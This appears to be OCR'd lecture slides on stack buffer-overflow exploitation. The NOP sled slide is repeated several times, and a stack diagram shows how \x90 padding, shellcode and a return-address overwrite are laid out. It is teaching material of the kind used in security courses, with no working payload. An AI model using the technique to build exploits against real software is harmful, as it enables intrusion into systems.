- The binaries and source are available at <Get address from Michael>


Questions?

Rewind:
NOP sleds

NOP Sleds

- Remember ‘nop’ (\x90) is an instruction that does nothing
- If you don’t know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!


90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr



NOP Sleds

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!


90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr



NOP Sleds

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr


0xbffdf000 ---->
(lower addrs)
Stack
NOP Sled
\x90 \x90 \x90 \x90
...
Shellcode
... \x90 \x90 \x90 \x90
RET Overwrite
Previous Stack Frame
...
0xc0000000 ---->
(higher addrs)
<------------ Stack Growth